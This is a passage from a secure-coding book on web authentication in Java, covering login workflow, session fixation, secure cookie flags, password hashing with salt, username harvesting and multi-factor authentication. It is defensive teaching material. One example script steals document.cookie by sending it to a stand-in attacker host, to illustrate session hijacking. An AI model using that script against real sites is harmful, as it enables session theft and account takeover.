It's important to note, however, that when you support anonymous sessions before a user logs in, an attacker can easily generate an active session ID at any time. If an attacker can trick a user into using a known session ID, it can lead to a very dangerous situation called *session fixation*, which we discuss in detail shortly.

Login Workflow Step 2: Starting HTTPS and Encryption in Transit

As we discuss in [Chapter 6](#), HTTPS provides the benefits of *confidentiality* (a spy cannot see your data), *integrity* (a spy cannot modify your data), and *authenticity* (by the power vested in the certificate authority system, browsers can verify if a user is visiting the right site for that domain). With that in mind, is it safe to deliver the login form (the “login landing page”) over HTTP, as long as

you securely submit the password over HTTPS? The answer is *no*. It is critical that you deliver login forms over HTTPS. Why? Many sites deliver login forms over HTTP but protect the password over HTTPS, but this is a very bad practice.³ Consider this basic login form:



```
<form method="post" action="loginprocessing.do">
<input type="text" name="username">
<input type="password" name="password">
<input type="submit" name="commit" value="Login">
</form>
```

What is the harm if an adversary can see this data in transit? Absolutely none! All of this information is publicly available and an attacker could simply load up the form in his own browser and inspect it to his heart's content. HTTPS is more than just *confidentiality*; it also provides *integrity*. However, consider the harm attackers could do if they can modify your login form. That harm is significant! An attacker could insert a keylogger, change the form HTTP POST action to submit your password to a hacker-controlled website, or inject JavaScript to exfiltrate the password to another hacker-controlled website when you click Submit. Any sensitive form should be delivered over HTTPS, especially the login form.

You also need to maintain HTTPS for all content any time a user is logged in to your web application. HTTPS will protect the session identifier and other sensitive data in transit. HTTPS also enforces integrity. It will prevent the attacker from modifying your web pages because content cannot be injected into your website if it is being delivered over HTTPS. The signed SSL certificate also positively identifies the source of a web page's content. This makes man-in-the-middle attacks very difficult without access to a stolen SSL certificate.



TIP

Make sure to force your entire website to HTTPS from the moment you deliver a login page until the user is done logging out!

A properly configured and updated SSL server is one of the best defenses that every website should have. One of the best resources to check your SSL configuration is Qualys SSL Labs, run by Ivan Ristic.⁴ The site offers a free

suite of tests to detect any misconfigurations in your server's SSL setup.

Login Workflow Step 3: Processing and Verifying Credentials

At this point, we assume that your user is already registered as a user in your web application and has entry in your database or identity service, such as an LDAP server. At the very least, the subject's username and password ciphertext should be stored in your identity persistence mechanism. Password storage is a complex topic, which we discuss shortly.

In the previous step, the user submitted his username and credentials over a login form via HTTPS. The username is first looked up in the database to ensure it exists. If it doesn't, you give the user a generic failure message such as "username/password combination is invalid." You next hash the submitted password using the same algorithm and salt you initially chose to store the password.⁵ If the user's password ciphertext matches the ciphertext that is stored in your database (and hopefully the multi-factor value they entered is also valid), then the user has logged in successfully and you can start their session.

Login Workflow Step 4: Start the User's Authenticated Session

Because HTTP is a stateless protocol, you have no way of knowing who the user is between requests without extra effort. Fortunately, you have a tasty way of adding state to HTTP—cookies! As soon as a user logs in to your website, you first want to invalidate the current anonymous session and create a new authenticated session. This is done to stop session fixation, which occurs when an attacker uses a known anonymous session ID to access a user's personal data after they login. The session is maintained by HTTP cookies that are delivered from the server and are saved in your browser. To make your job easier, most Java web frameworks will automatically create session cookies for you simply because your code has created a new session:

```
 HttpSession mySession = request.getSession(true);
```

You should ensure that your website does *not* support URL rewriting, or modifying URLs to add the session identifier to the URL directly, something that most Java frameworks support by default for legacy purposes. If you have

ever seen a URL like this, you know that URL rewriting is in use:

```
https://www.somesite.com/myAccount.jsp;jsessionid=902B45163DCCFAE90748DDB358CC7502
```

URL rewriting is a feature of some servers that occurs when subjects' browsers do not support cookies or cookies have been disabled. URL rewriting is a security vulnerability because it places your session ID at risk of exposure in browser history, web server and proxy logs, and referrer headers. You want to avoid placing any sensitive data in the URL, especially session identifiers. Rather than degrade to this less secure option, your website should instead inform that user that cookies are necessary for website operation. To ensure that your web application does not support session rewriting, you can force the session to *only* support cookies via the following simple addition to your web.xml configuration file:

```
 <session-config>  
  <tracking-mode>COOKIE</tracking-mode>  
</session-config>
```

This tells the server that your application should only use cookies to track the session and not URL rewriting. Additionally, if you use Apache Tomcat, you can set the following in your server.xml or context.xml configuration file to disable URL rewriting at the server level:

```
 <Context docBase="/webapps/myapp" path="/myapp"  
  disableURLRewriting="true">
```

Login Workflow Step 5: Do Cool Things

Now that your user is successfully logged in, she will start doing “cool things” with your website, such as blocking her mother when she shares embarrassing baby photos over social media, buying Fra-Gee-Lay fishnet stocking novelty lamps for the office, or commenting on cute cat videos. You know, the important things. With each request, the browser will automatically include the authenticated session cookie, and the server will validate that the cookie's session ID refers to an active session on the server. This is the heart of how authenticated requests are validated. Consider the session ID to be a temporary credential, like an ID badge that is only good for one day, which admits the user into more secure areas of a site. As such great care should be taken to protect

the session ID because if it is lost or stolen an attacker can use it to gain access to any functionality that the legitimate user can.

Login Workflow Step 6: Potential Re-Authentication for Sensitive Operations

Some requests from your users will be highly sensitive and should require an additional authentication security check. Some classic examples of sensitive transactions that should require re-authentication are changing your password or email address, system administration, privilege assignments, and high-value money transfers. A secure change-password feature will not only require the new password and confirmation, but should also require the current password. This is done to prevent an attacker who has hijacked a user's session (often by just sitting down at the victim's terminal after they leave) from changing the user's password and thus fully compromising the account. This also helps to mitigate CSRF class attacks in addition to minimizing the effect of various forms of session theft.

Login Workflow Step 7: Idle Timeout

Because a user's session ID is a highly sensitive piece of data that can be used to compromise a victim's account if stolen, you want to ensure that the "life" of the session ID is limited as much as possible. If the user is inactive for a certain amount of time, you should invalidate that session on the server and force the user to log in again starting with the user's next request.

Java EE has a default session timeout mechanism supported by most Java web frameworks. In web.xml, the simple directive will force sessions of inactive users to invalidate server-side once users are inactive for 20 minutes.

```
<session-config>
    <session-timeout>20</session-timeout>
</session-config>
```

Many modern AJAX-centric web applications, however, contain pages with auto-refreshing mechanisms. These pages may auto-update every few seconds, meaning that the server will never see the user as "idle," and thus sessions could continue indefinitely. If possible, consider stopping the auto-refresh mechanism via JavaScript when the application is not the currently active browser tab. You

should also be able to detect via JavaScript on the client when the user is inactive for a certain amount of time, even when the auto-refresh is active. Once this client-side timeout is reached, the JavaScript should execute a GET request to a page on the server that will invalidate the session and return the user to the login screen. Note that you still want to support server-side idle timeout, but this type of client-side idle timeout can significantly improve a site's security posture, especially for users who leave their browsers open for long periods of time.

Login Workflow Step 8: Absolute Timeout

When determining the life of a session identifier, you not only want to limit the amount of time the user can be idle, but you also want to limit the total length of an authenticated session by closing it and forcing re-authentication after a certain period of time. This prevents an attacker who has compromised a session from keeping it active indefinitely by using an automated process to simply hit the site every few minutes. Setting a limit for how long a session may be active is called *absolute timeout*. Absolute timeout is poorly supported in most web frameworks overall, and absolute timeout support is only now emerging in the Java ecosystem.

Implementing absolute timeout in your Java web application is straightforward; simply create a Java EE filter that provides the following logic:

```
public void doFilter(ServletRequest request, ServletResponse response,
    FilterChain chain)
    throws ServletException, IOException {
    if ((CurrentTime - LoginTime) > AbsoluteTimeoutLength) {
        request.getSession().invalidate();
    }
    //forward on to other filters
    chain.doFilter(request, response);
}
```

This logic simply says that when a user makes a request, if the current time minus the login time (the current length of time the user was logged in) is greater than the maximum amount of time a session can be active for, then invalidate the current authenticated session. Depending on your application logic, this could then force the user to log in again, or simply take them to an “anonymous” portion of the site. This filter is only triggered on request and does not time out the session automatically. That is acceptable in combination with idle timeout because idle timeout will trigger automatically when the user is inactive.

because the timeout will trigger automatically when the user is inactive.

Login Workflow Step 9: Logout

Another critical way to limit the life of an active session is to encourage users to log out when done so you can immediately terminate their session on the server. A logout button should appear prominently on your website, conventionally in the upper-right corner of every page in your site. When clicked, the logout button should send a request to the server that triggers logic, which will immediately destroy the current active session by a call to `HttpSession.invalidate()`.

Attacks Against Authentication

This section will explore various ways that attackers will harm your login or session management mechanisms by achieving access without the proper credentials or permission. We will also explore various ways to defend against these common authentication layer attacks. Let's dig in!

Session Hijacking

One of the most significant risks to your authentication layer is the risk of session hijacking. When an attacker can guess or steal your session ID, when the attacker can force a victim to use a specific session ID, or even something as trivial as when a victim leaves him or herself logged in to an account on a public computer, the threat of session hijacking surfaces.

The ways in which hackers compromise your session are many. As discussed in [Chapter 4](#), session hijacking via cookie theft can occur through cross-site scripting with attacks as simple as the following:

```
<script>
    img var = new Image();
    img.src = "http://evilserver.com?data=" + document.cookie;
</script>
```

Session hijacking can also occur if you fail to use HTTPS anytime throughout the authenticated session lifecycle. Eric Butler released a session hijacking open source Firefox plug-in called “Firesheep,” which swept the security world in late 2010.⁶ Firesheep allowed anyone to hijack authenticated

sessions simply by being on the same network with the victims. Most major email and social media sites at the time defaulted to insecure transport (HTTP) after authentication. Even today, at the time of this writing in March 2014, Google has just forced its Gmail service to only support HTTPS for the first time.⁷ Since 2010 HTTPS has been the default option.

Even poorly configured HTTPS (due to weaknesses exposed because of weak ciphers, short key lengths, or compression) allowed savvy attackers to decrypt session identifiers via methods such as the CRIME attack—even when the transport is encrypted!⁸ Other problems such as weak or predictable session IDs can also lead to session hijacking.



TIP

If you are a Tomcat user, consider increasing the size of your session ID! A longer session ID is harder for an attacker to guess. Increasing the length is as simple as editing \$CATALINA_HOME/conf/catalina.xml and adding <Manager sessionIdLength="32" />. The default value is 16 characters; consider doubling it to 32!

Session Fixation

As discussed, a specialized form of session hijacking is called session fixation. Session fixation occurs when an attacker can trick a victim into logging in to a site using a session ID that is known to the attacker. The attack scenario works like this:

1. First the attacker visits your website to obtain a valid session ID.
2. The attacker then creates a URL for the vulnerable website that includes this session identifier as an HTTP GET parameter value, for example using a URL rewriting vulnerability.
3. The attacker tricks a victim into clicking on the URL to visit the vulnerable website.
4. The vulnerable website recognizes the session ID in the URL and resumes the session that was started by the attacker.

- Once the victim logs in, the attacker is now able to compromise the victim's session because the attacker knew the session ID before the victim even pressed the link!

As we described, it is important to support session management through cookies only and to disable URL rewriting. However, URL rewriting is not the only way to preset a user's session ID. Cross-site scripting can also be used to set the session ID. An attacker can even sit down at a user's workstation and manually edit the user's cookies with a tool such as Firebug. The only real way to prevent session fixation is to regenerate the session once the user successfully logs in:



```
session.invalidate();  
session=request.getSession(true);
```



TIP

After your user successfully logs in, invalidate the current session and create a new session for the user!

Secure Cookie Properties for Session Management

Since HTTP cookies are the primary way that most web applications save and transport the session identifier between the browser and your server, it is important to protect them as much as possible. There are two session cookie properties that are critical to good web application security. These are the *Secure* cookie flag and the *HTTPOnly* cookie flag. Secure cookies will only be transmitted by the browser via an HTTPS connection. Combine Secure cookies with HTTPS and Strict Transport Security and it becomes impossible to leak session cookies over a plain-text transport. The *HTTPOnly* flag prevents JavaScript from accessing cookie data, but still allows the browser to automatically attach cookies to requests that are made to the appropriate domain and path. *HTTPOnly* cookies are one very important way to minimize session theft over cross-site scripting, but you still need a comprehensive cross-site scripting defense strategy, as we discuss in detail in [Chapter 4](#).

Luckily, most Java Servlet and JEE containers set the *Secure* and *HTTPOnly*

cookie settings by default after session creation. Be sure to verify that this is the case with your application server by monitoring the traffic with an intercepting proxy such as Burp Suite. You should see the Secure and HTTPOnly flags (in **bold**) in the Set-Cookie response headers when the application sets a cookie:

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=9352CB44544E0C89BC83; Path=/;
Secure; HttpOnly
Content-Type: text/html
Vary: Accept-Encoding
Date: Sat, 29 Mar 2014 00:36:12 GMT
Content-Length: 4734
```

If your application server is not setting session cookies with these flags automatically, you can specify that they be used in your web.xml deployment descriptor:

```
<session-config>
    <cookie-config>
        <http-only>true</http-only>
        <secure>true</secure>
    </cookie-config>
</session-config>
```

You can also set cookies to use these flags programmatically. This is especially useful in cases where your application needs to set other cookies beyond the JSESSIONID:

```
Cookie cookie = new Cookie(COOKIE_NAME, cookieValue);
cookie.setSecure(true);
cookie.setHttpOnly(true);
response.addCookie(cookie);
```

Dangers of Storing Sensitive Data in Cookies

We also want to encourage you to avoid the use of cookies to go stateless by storing session data such as the user ID, roles, and other information that identifies a user. Even if the data is encrypted, attackers who steal your cookies can conduct a replay attack by simply placing the cookies in their browser and visiting the victim site. Even if the attackers cannot decrypt the cookies, they can

still reuse them, visit the vulnerable website, and compromise the session. Also, as we discuss in [Chapter 6](#), getting cryptographic storage right is incredibly difficult. Even the world’s best experts in applied cryptography get it wrong on a regular basis.

Credential Security

The user’s password and other credentials are the keys to the kingdom for that user. Your site should *never* return a valid password in any response. When a user’s password is stolen from your website, it might not be only your website that is affected. Unfortunately, many people reuse their passwords on multiple sites, so if a password is divulged on your site that user’s entire online life may be compromised. Also, weak passwords can be compromised easily through a variety of different attacks. You need to ensure that your password policy is strong enough for security without harming usability, you need to store your users’ passwords securely, and you often need to provide secure secondary password services such as the forgot password workflow.

Password Policy

Traditional wisdom on password policy is often out of date. We often see policies that enforce at least one uppercase letter, one lowercase letter, a number, and a non-alphanumeric character. How many corporate security policies would allow “*Password1!*” to be an acceptable password? It is ten characters and it contains all the necessary special characters, but is it secure? No way! In fact, “*Password1*” is one of the most commonly used passwords in business, with “*Password1!*” not far behind in the “worst password” category. Although it’s still important to enforce special types of characters in passwords, it is just as important—if not more so—to ensure that your users are not using passwords that contain dictionary words and to ensure that they are not using commonly used passwords, even ones that would pass traditional password policy. Even better, do not depend on passwords at all because the era of passwords as a single authentication factor is dead. It’s time to shift all of our systems to multi-factor authentication.

Password Managers

Another aspect of password policy that is critical in the modern era is to allow

large complex passwords. This helps enable tools such as password managers. A password manager is a piece of software that will automatically create a long, random, and complicated password for each website a user visits and save those passwords securely. Bob Lord, the Corporate Security Officer at Twitter, forces all employees to use password managers.⁹ Although this does not make the news like exciting hacks do, it is a huge win for Twitter in terms of securing the organization. Be sure your website is ready for password managers!

In order for your website to be “password manager ready,” we suggest that you allow your users to choose very long passwords, but not too long.¹⁰ Also, be sure to avoid complex JavaScript on your authentication form fields because that could throw off a password manager’s ability to work with your website. Lastly, it is important for your website to allow users to paste into the password form field (this can be disabled via JavaScript).

Password Storage: Verify but Not Recover

How should you store your passwords? Let’s start with a few basic requirements. Essentially, you want to be able to verify, incredibly quickly, if a user’s password is correct. However, even if attackers should somehow steal your database or credential data, you do not want them to be able to read the passwords, within any reasonable amount of time, even when supercomputing capabilities are available. The best password storage strategies use password-based key derivation functions that store the password into a form that is unrecognizable from the original. This prevents even website administrators from knowing their users’ passwords! There are also working groups of cryptographers researching and building next-generation password hashing algorithms.¹¹

The best (and possibly only) threat model created on password storage is from John Steven.¹² We challenge the application security community that disagrees with John’s assertions to publish a competing threat model, or to critique his work in some scientific and publishable way. Plenty have disregarded these recommendations without providing any sort of scientific evidence as to why.

That aside, the whole purpose of strong password storage is to prevent attackers from discovering your users’ passwords even when your database and/or password ciphertext is stolen. Once your password data is stolen, attackers will attempt to discover your users’ passwords “offline”: using dictionary attacks, brute force attacks, and rainbow table attacks (i.e.,

precomputed databases of hashes).

A brute force attack against a password store occurs when an attacker walks through a list of every possible password, creates the ciphertext for each potential password, and compares that ciphertext to the passwords stored in your database. Although this seems like an inefficient attack,¹³ attackers now have access to both specialized password cracking algorithms and high-performance GPU password cracking rigs that can attempt many billions of password attempts per second against your password storage mechanism.¹⁴ Attackers also have large lists of known passwords, which are often the first ones they try because people tend to reuse the same passwords on multiple sites.



TIP

A great way for an attacker to try a brute force attack against your password store is to simply try many password combinations against your own site's login process! This has the side benefit (to the attacker) of using your own hardware! Make sure to set a maximum number of incorrect tries before you lock the account. Multi-factor authentication is also a good defense that keeps brute force attacks at bay.

A dictionary attack against password storage occurs when:

- An attacker has stolen your stored password ciphertext.
- The attacker understands your password storage algorithm.
- The attacker attempts to discover passwords by using a large list of commonly used password and dictionary words, generating the ciphertext for that password, and then comparing it with your stored ciphertext. Once the attacker finds a match, they have discovered a password!

Attackers can also use large precomputed lists of hashes called Rainbow Tables. In 2012, LinkedIn was compromised and had password data stolen.¹⁵ At the time, LinkedIn was using the MD5 hashing algorithm for password storage. This was a dangerously bad idea because flaws had been discovered in MD5 as early as 1996 and even its own author stopped recommending using it as of 2005.¹⁶ Hackers were able to discover over 90 percent of LinkedIn users'

passwords within the first day after the compromise by simply looking up the password hashes in a database. In fact, there are dozens of websites that host free open-source MD5 databases, and you can even find the original plain-text of many MD5 hashes by googling.^{[17](#)}

So what kind of password storage is resistant to an attack of this nature? Well, first of all, if you do not enforce a strong password policy, any password storage mechanism is useless. We discussed good password storage mechanisms previously.

The first go-to algorithm for password storage in the Java ecosystem is the natively supported PBKDF2 NIST Standard KDF (Key Derivation Function).^{[18](#)} This function is both one-way and can be configured to process relatively slowly —on purpose. Why would you want to use a slow algorithm for password storage? GPU cracking rigs and other supercomputing resources can attempt many billions of hashes per second. When using a purposely slow algorithm with the proper configuration settings (i.e., work factor or iteration count), those billions of attempts per second become mere thousands of attempts per second on the same hardware. What used to take days or weeks to crack now will take months or years to crack on the same hardware. No password storage mechanism is perfect. The best you can hope for is to buy time so you can recover from the data loss incident. You may need to send some embarrassing emails to your user base warning them to change their passwords, but with luck, nobody will have their actual accounts compromised. Slow (adaptive) algorithms help us in this endeavor.

The following is the proper way to hash a password using the PBKDF2 algorithm in Java.

```
byte[] pbkdf2(final char[] password, final byte[] salt,
    final int iterationCount, final int keyLength) {
    try {
        return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1")
            .generateSecret(
                new PBEKeySpec(password, salt, iterationCount, keyLength)
            ).getEncoded();
    } catch (NoSuchAlgorithmException | InvalidKeySpecException e) {
        throw new RuntimeException(e);
    }
}
```

The preceding password validation function, when set at 120,000 iterations and a 512 bit key length, takes approximately 750 milliseconds to execute on a laptop with a 2.3 GHz core i7 processor and 16GB 1333 MHz DDR3 RAM.

This achieves our goal of being slow enough to hamper brute force attacks, while still being fast enough to not harm the user experience for a legitimate user with the correct password. As time goes by, computers will become faster and this iteration count will take less time to complete. This function can be modified to be stronger by increasing the number of iterations. Since the iteration count is stored in your database along with the hashed password, you can increase the number of iterations over time without harming backward compatibility.



TIP

Use PBKDF2 to store the password of each user. Use a different random salt for each user. Use an iteration count that is as high as you can tolerate! The larger the iteration count the more secure your password storage system is.

Another option for password storage is the *scrypt password-based* key derivation function. Not only is scrypt slow but it can also be memory hardened. That is, scrypt can be configured to consume a certain amount of memory when executed. This will limit the attacker's ability to discover the stored password using more sophisticated hardware. Although Java does not provide native scrypt support, the open source Java cryptographic provider, Bouncy Castle, does indeed support scrypt,¹⁹ albeit in an unpublished way as of March 2014.²⁰ Instructions for installing Bouncy Castle can be found at <http://bouncycastle.org/specifications.html#install>.

Our recommendations of PBKDF2 and scrypt are formal Key Derivation Functions (KDFs). They are made to take a password and (slowly) churn out a key. These algorithms are the best ways to store a password because they are well-tested, standard algorithms. You should not try to write your own implementation unless you have a PhD in applied cryptography.

Even though PBKDF2 and scrypt are good choices for password storage for most types of websites, when was the last time you were told to actually *slow down* your code? These algorithms can require an extensive amount of hardware in order to support a large number of concurrent logins. In fact, the Django open source Python content management system suffered from a well-publicized denial-of-service vulnerability because it used the PBKDF2 algorithm and supported unlimited length passwords at the same time!²¹ By sending very long

passwords, attackers could force the systems running Django to consume an inordinate amount of processor resources. A 1 megabyte password submission could take up to a minute or more of CPU time! Do not make the same mistake. Although you should support long passwords, and PBKDF2 is a reasonable algorithm to pick for password storage, do not support *extremely* long, passwords. Ultimately, the developers of Django settled on a 4096 character maximum password length. This seems like a reasonable cap—for now.



TIP

PBKDF2 is a good choice for password storage in the Java ecosystem. Be sure to add a unique per-user salt of at least 32 characters in length. Be sure to make the iteration count as large as possible without harming your user experience. A good rule of thumb is to set the iteration count high enough so that processing the PBKDF2 hash takes to up to one-half second on your production server and to increase the iteration count over time as faster hardware becomes available.

Password Storage and Handling Scale

So what do you do when you need to handle the password verification and concurrent login process for a large number of users? You can certainly throw a lot of hardware at the problem and call it a day. But what if you want to have secure password storage, and be able to handle a large number of concurrent logins with efficient use of hardware? That is where a *Keyed-Hash Message Authentication Code* (HMAC) comes in. When properly implemented, HMACs can accomplish secure password storage at a massive scale and still make efficient use of hardware. Most companies that need a massive scale (big banks, and so on) already have a good key management infrastructure in place. The strength of an HMAC is governed by the strength of the underlying hash functions, the size of the key, and the ability to keep the key secret. HMACs are essentially as fast as a hashing algorithm and will not be reversible if the key is managed properly. However, if the key is ever stolen or lost, the whole system is broken (because the password cracking problem is reduced to a simple hash function). When building a password storage system, KDFs such as PBKDF2 and scrypt are a good first choice. However, we have seen large companies that use scrypt for their password storage system consume a significant percentage of

their server farm resources just for password processing during peak load! Yeah, crazy. So by moving them to an HMAC solution, and possibly even making custom hardware for their servers,²² you are able to radically save them money on hardware utilization while still providing a secure password storage system. Yeah, baby!

A system that uses HMAC is a lot more difficult to engineer for secure password storage. You need to isolate the processing of the password to truly protect the key. The ideal system is a web service that takes a plain-text string and spits out the HMAC hash without ever exposing the key to your application code. This HMAC web service should be isolated on separate hardware so that even if your database, file system, and web server are all compromised, your password storage mechanism is *not* compromised. Even if your entire database is compromised, at least the other websites where your user reuses his or her password are not also compromised.

Salt

Regardless of which algorithm you choose for password storage, be sure to add a unique per-use *salt* to your user's password before protecting it. Because PBKDF2 and scrypt produce predictable output, if two users have the same password, their password ciphertext will be the same. For example, the SHA-256²³ hash of "password1" will always be:



```
0b14d501a594442a01c6859541bcb3e8164d183d32937b8518354  
42f69d5c94e
```

If your password store is ever compromised and an attacker is able to reverse one of the hashes, the hacker could simply look for other entries that have the same value and be able to compromise many accounts for the "price" of one.

Adding a random salt value to your hash ensures that no two password hashes are the same, even if they use the same starting value. The following SHA-256 hashes all used the same starting value of "password1," but this time with a random salt applied:



```
8cad32be82c26f19b3ea8a7dcc74c3ddb3011b047db40ec90b3ccb  
dff270d084  
148aa6f263be3b20d28fec57f4ca40600541a5620e68c1c080306  
33889d52a1  
f82550ce571ca4613e93a708cb6426c01fc418ebe9b67a8c759062  
c2ca6f301a
```

This also radically increases the size of the rainbow table that an attacker would need in order to store all precomputed hashes of all possible passwords. Adding a 32-character random salt would mean that instead of one entry, an attacker would need 62^{32} or $2.272+e57^{24}$ entries, just for “password1”!

Whenever a user creates or changes his or her password, create a 32-character random value, the salt. Then, add the salt to the password before you protect it with PBKDF2, scrypt, or your specialized HMAC setup. Be sure to store the salt along with your hashed password in the database so that you can use the salt again on subsequent authentication attempts. Without the stored value of the salt, you will never be able to recompute the correct hash to check if a password the user entered is correct!

We especially want to thank John Steven for his incredible work and research on password storage. For more information, please check out his OWASP Password Storage Cheat Sheet.²⁵

Forgot Password Workflow

If you are encouraging your users to not reuse passwords, and you enforce a strong password policy, sooner or later you are going to have to deal with users forgetting those long complex passwords. The most common way that consumer-centric websites support the “forgot password” workflow is through a password reset form that asks for a username and then sends an email with a one-time link to the email address on file for the account. If you are a user of online banking, try to reset your password. You will note that most financial institutions do not trust the security of email as a fundamental part of the forgot password workflow. They have a good reason for this: Email was not designed with privacy or security in mind.

If possible, do not support the forgot password workflow as part of your website. Force your enterprise users to actually call in or use some other well-vetted manual process. This alone will deter many attackers. While this is ideal, it does not scale very well. If you must have an automated forgot password process, consider the following example from the banking industry:

1. Establish the user’s identity with requests for two or more pieces of information such as the user’s Social Security number²⁶ and account number. Start a session for this process and ensure that the rest of the process comes from the same session.

2. Once you have successfully established the identity of that user, as an optional step, consider asking the user a security question^{[27](#)} that users set up during registration. Some banks use this; some do not.
3. Now that you have fully established identity, send a multi-factor token out of band. The best bet is to use a dedicated multi-factor device or application. Next best is to use SMS to the phone number on the account. The worst option is to send a token over email, but by having already established identity this is still better than an email password reset link alone.
4. Once you have verified that the user's token is valid, allow the user to reset his or her password to a new, strong value according to your organization's password policy.

For more information on this topic, please see the OWASP Forgot Password Cheat Sheet by David Ferguson.^{[28](#)}



TIP

Make sure that even when a user's email address is compromised that "forgot password" workflows cannot be successfully attacked!

Username Harvesting

Another type of authentication-layer attack against your web application is *username harvesting*. This attack occurs when threat agents attempt to verify if a username is valid or not. One simple way to conduct this attack is to inspect the error message when login failures occur. Suppose you attempt to log in with a bad username and a bad password and the error message says, “The username entered is not valid.” This clearly tells the attacker that the attempted username is indeed not valid! Now suppose you attempt to log in with a valid username and a bad password. What will be implied if the error message says “The password you entered is not valid”? This tells the attacker that the username entered is indeed valid. Any time your error messages are different when the username is valid or when the username is not valid, attackers have an easy means to conduct username harvesting. Many secure coding standards encourage

your error message for login failure to be the same regardless of the type of failure to protect against username harvesting. For example, regardless of whether the username entered was valid, your application could return the generic message “Invalid username/password combination.”

Simply changing the text of the message is not enough. For this to work properly, you need to be very conscious of your actual login logic and even formatting. Consider the code in [Figure 2-2](#), with nonprintable characters shown.

```
<TD·COLSPAN=2·CLASS="error_message">¶
· · · <%·if· (!isValidUsername (username) ) ·{ ·
→     %>¶
→     <%=·MSG_INVALID_USERNAME·%>¶
→     <%·}·else·if· (!isValidPassword (password) ) ·{ ·%>¶
→     <%=·MSG_INVALID_PASSWORD·%><%·
→     } ·¶
→     %>¶
</TD>¶
```

FIGURE 2-2. *Code sample with nonprintable characters*

Even though the exact same error message is used in both conditions, an intercepting proxy such as Burp Suite can easily detect differences in output that would appear identical on visual inspection (see [Figure 2-3](#)).

The screenshot shows the Burp Suite interface with two panes comparing two messages. Both messages have a length of 1,205 bytes and are displayed in Text mode.

```

<TD VALIGN="top">
<table border="0" cellspacing="0"
cellpadding="5">
<TR>
<TD COLSPAN=2 CLASS="error_message">
    Invalid username/password combination
</TD>
</TR>
<tr>
<th>Username</th><td><input type="text"
name="username" value="joebob"></td>
</tr>
<br>

```

In the first message, the value of the 'username' input field is 'joebob'. In the second message, the value is 'august'.

Key: Modified Deleted Added

Sync views

FIGURE 2-3. *Burp Suite illustrating differences between error messages that normally appear identical on visual inspection*

However, it's pointless to protect against username harvesting if you allow users to select their own username during account registration. Consumer-centric websites almost always verify if a requested username is in use already and disallow that choice if a duplicate name is selected. This can easily be leveraged by an attacker to harvest valid usernames. In fact, some user registration mechanisms provide an AJAX-like widget to verify if a requested username is valid or not. An attacker working with a list of names and email addresses can leverage these features to quickly harvest a large number of valid usernames. Consider implementing a throttle to slow down automated requests to these mechanisms. Some enterprises and banks, such as HSBC, even force complex policy requirements on usernames, or create complex machine-generated usernames, something worth considering for secure web applications.

Brute Force Attacks, Account Lockout, and Multi-Factor Revisited

Once an attacker knows a valid username, he can attempt a brute force attack. A brute force attack occurs when an attacker attempts many passwords in high volume against a victim's account, attempting to discover their authentication credentials through trial and error. Old school brute force tools such as *Brutus* make brute force attacks simple. As the name implies, this is not a savvy or intelligent attack.

There are many ways to counter brute force attacks. The most common defense is *account lockout*. Account lockout is a defense by which, after an attacker attempts to incorrectly log in to an account a certain number of times, the account will be disabled temporarily preventing anyone from logging in to the account. Account lockout schemes are often triggered after just a few failures. As you force your users to create more and more complex passwords, forgetting a password or entering it incorrectly will only be more common. Setting your account lockout to ten failures will trigger the defense against automated attacks quickly but will still provide users with significant leeway to enter their password correctly. If your account lockout mechanism triggered too quickly, your website would certainly be secure but with greatly hampered usability. You need to find a balance. The key words here are *preventing anyone*. If an attacker has knowledge of various usernames in your system, account lockout can be used to conduct a *denial of service* attack against your web application, effectively stopping any user from logging in to their account.

Another form of account lockout is a reverse bruteforce attack. A reverse brute force attack occurs when an attacker attempts a commonly used password once against many different accounts in your system. The benefit of this attack is that it will not trigger account lockout against any one account. Disallowing commonly used passwords, even ones that fit your normal password policy, is a good mitigation to this attack.

In general, we recommend keeping away from account lockout if your user has enabled, or if you force, multi-factor authentication, which we discuss shortly.

Remember Me Feature

Software developers are often tasked with supporting the “remember me” login feature. This feature is essentially a wrecking ball to all that is good and just within an authentication layer. In order to support the “remember me” feature, you essentially need to keep the user logged in for days, weeks, or months, something that is in direct opposition to everything we have discussed about properly limiting an authenticated session. Also, “remember me” features are often subject to a *replay attack*. They often require that you store a credential or a session identifier in a cookie with no expiration. Even if credentials stored in a cookie are protected with the best crypto on the planet, an attacker who steals your cookies can replay that encrypted cookie in his own browser, use *your* server for decryption, and compromise the account. If the business forces you to

support a “remember me” feature, consider just remembering the username and prefill it on the login screen. Avoid implementing “remember me” that stores the users’ credentials or forces you to maintain an authentication token or authenticated session that is active for a long period of time.

Multi-Factor Authentication

Please take a few deep breaths, center yourself, put down the book, and repeat after me: *The era of the password as a sole authentication credential is dead.* The most fundamental feature you can support for a secure authentication mechanism is multi-factor authentication. Multi-factor, or multi-step, authentication involves requiring two or more factors at login time (as well as during re-authentication). That includes something your user *knows* (such as a password) in addition to something the user *has* (such as a multi-factor token or mobile application) or something the user *is* (such as a retinal scan or a fingerprint).

It is fairly straightforward to implement multi-factor authentication. Almost every major web application already supports it today or is moving in that direction. Multi-factor authentication reduces the impact of password theft, mitigates bruteforce attacks without the need for account lockout, and in general protects the front door of your web application in a way that is much stronger than username and password alone.

Seed Storage

First of all, who is storing a copy of your multi-factor token generator seeds? These seeds are used to keep the multi-factor token value in sync between the token and the server. If stolen, the seeds can be used to generate valid multi-factor token values. In March 2011, RSA was breached by a hacker who stole the multi-factor token seeds from their SecurID product. Three months later RSA admitted it was breached and that information used in the breach was used to hack Lockheed Martin and that it would be replacing SecurID tokens for nearly all of its customers.²⁹ Consider solutions where third-party vendors do not control your authentication or multi-factor seeds!

Where Do You Send the Token?

After a user identifies himself during login, and the user’s password is checked

and proves valid (something the user *knows*), you next send a token or other secure message (the second factor) out of band. The user needs to verify that she is actually in possession of the configured device or channel (something the user *has*) in order to complete the login process.

Email is one potential avenue for token verification. Email verification typically takes the form of a link that the user must click, or a one-time code that the user must enter into the website in order to log in. Unfortunately, most email is not encrypted should not be considered a safe mechanism for data transfer. Email is the worst method for multi-factor authentication.

SMS is another option for token verification. Be sure to verify the account owner's phone number before depending on it for SMS verification as part of multi-factor authentication. SMS has the benefit of ensuring that your users are actually *in possession* of their mobile device in order to log in. There are also mobile applications, such as the one used by Twitter, that can be set to receive push notifications when the user attempts to log in. The user can then approve or deny the login request directly within the phone application without having to juggle numerical codes.

